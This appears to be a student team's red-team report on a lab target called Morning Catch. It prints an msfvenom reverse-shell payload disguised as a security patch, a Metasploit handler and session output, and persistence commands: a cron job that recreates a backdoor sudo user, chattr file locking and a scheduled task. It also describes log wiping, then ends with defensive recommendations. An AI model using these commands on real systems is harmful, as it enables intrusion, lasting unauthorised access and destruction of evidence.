RED TEAM OPERATIONS AND SIMULATED ATTACK

Executive Summary

- Simulate a real-world adversary targeting Morning Catch.
- The engagement identified critical security vulnerabilities.
- Key weaknesses included unpatched legacy systems, weak credential practices, and lack of network segmentation.
- Followed the full cyber kill chain methodology.
- Used techniques aligned with real threat actors (e.g., phishing, reverse shell payloads, persistence mechanisms).
- Actionable security recommendations.


METHODOLOGY

Cyber Kill Chain

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Obfuscation / Anti-forensics

Initial Access and Reconnaissanceon

- Passive: OSINT, LinkedIn, public emails
- Active: nmap scans, SMTP version, HTTP inspection
-
- Findings: Exposed user images, directory listings, valid usernames via SMTP VRFY




WEAPONIZATION


- Payload: Reverse shell (Windows) via msfvenom
- Filename: securityPatch.exe
- Listener IP: 192.168.0.16:7777

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.0.16 LPORT=7777 -f exe -o securityPatch.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: securityPatch.exe
```

DELIVERY

- Method: Spoofed email via vulnerable SMTP
- Target: CEO
- Hosted malicious executable via Python HTTP server
- Goal: Trick into downloading/executing the payload





EXPLOITATION

- Payload initiated reverse shell
- Metasploit handler received shell
- Bypassed endpoint defense


```
  GNU nano 8.3                                script.rc
use multi/handler
set LPORT 7777
set LHOST 192.168.0.16
set PAYLOAD windows/shell/reverse_tcp
run
```

```
[*] Started reverse TCP handler on 192.168.0.16:7777
[*] Sending stage (240 bytes) to 192.168.0.19
[*] Sending stage (240 bytes) to 192.168.0.19
[*] Command shell session 1 opened (192.168.0.16:7777 → 192.168.0.19:37175) at 2025-05-04
-0400
[*] Command shell session 2 opened (192.168.0.16:7777 → 192.168.0.19:37176) at 2025-05-04
-0400


Shell Banner:
Microsoft Windows 5.1.2600 (1.7.22)

Z:\home\rbourne\Desktop>
-----


Z:\home\rbourne\Desktop>
```

EXPLOITATION

- RDP access via valid creds (rbourne)
- Used rdesktop for GUI access
- Escalated to root via sudo bash

```
rbourne@morningcatch ~/Desktop $ sudo bash
 _____________________________________
( You are going to have a new love )
( affair.                           )
 -------------------------------------
        o   ,__,
         o  (oo)____
            (__)    )\
               ||--|| *
morningcatch Desktop #
```



INSTALLATION

- Persistence Mechanisms Created daily schtasks (Windows)
- Created a backdoor user then added cron jobs (Linux) to recreate backdoor user if deleted

```
morningcatch / # adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []: user1
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
morningcatch / # id user1
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```

```
morningcatch / # sudo bash -c 'echo "*/10 * * * * root (id yourusername || (adduser --quie
t --disabled-password --gecos \"\" user1 && echo \"user1:user1\" | chpasswd && gpasswd -a
user1 sudo && chattr +i /etc/passwd /etc/shadow /etc/sudoers))" >> /etc/crontab'
```

```
Z:\home\rbourne\Desktop>schtasks /create /tn "securityPatch" /tr "Z:\home\rbourne\Desktop\Patch
32.exe" /sc daily /st 16:30
```

INSTALLATION


- Used chattr +i to lock system files Implemented log-wiping for anti-forensics

```
morningcatch / # sudo chattr +i /etc/passwd /etc/sudoers
morningcatch / # sudo lsattr /etc/passwd /etc/sudoers
----i--------------- /etc/passwd
----i--------------- /etc/sudoers
morningcatch / # sudo nano /etc/passwd
```

OBFUSCATION / ANTI-FORENSICS

- Log File Erasure: Removed critical logs (/var/log/syslog, /var/log/auth.log, /var/log/xrdp.log) using redirection (> filename) and secure deletion tools like shred.

- Log Truncation: Emptied all files in /var/log to wipe historical logs.



RECOMMENDATIONS

Priority	Recommendation	Score	Summary
Critical	Monitor & Restrict Cron/Schtasks Creation	10	Audit scheduled jobs and alert on unauthorized or high-privilege tasks.
	Audit & Lock Down Scheduled Tasks	9	Enforce least privilege and restrict execution from unknown locations.
High	Centralize & Protect Log Storage; Monitor File Deletion	8	Use remote logging and detect log tampering or secure deletions.
	Monitor File Attribute Changes; Deploy FIM	7	Detect chattr +i and other permission hardening via integrity monitoring.
	Audit sudoers & Enforce Least Privilege	7	Regularly review sudo rights and remove unnecessary elevated access.
Medium	Monitor Access to /etc/passwd & /etc/shadow	5	Alert on access attempts to sensitive authentication files.
Low	Disable Directory Listing & Restrict Web Directories	3	Block directory browsing and secure exposed web folders.

THANK YOU

Suhaila Adel
Menna Allah Ahmed
Abdullah Yasser
Ahmed Waleed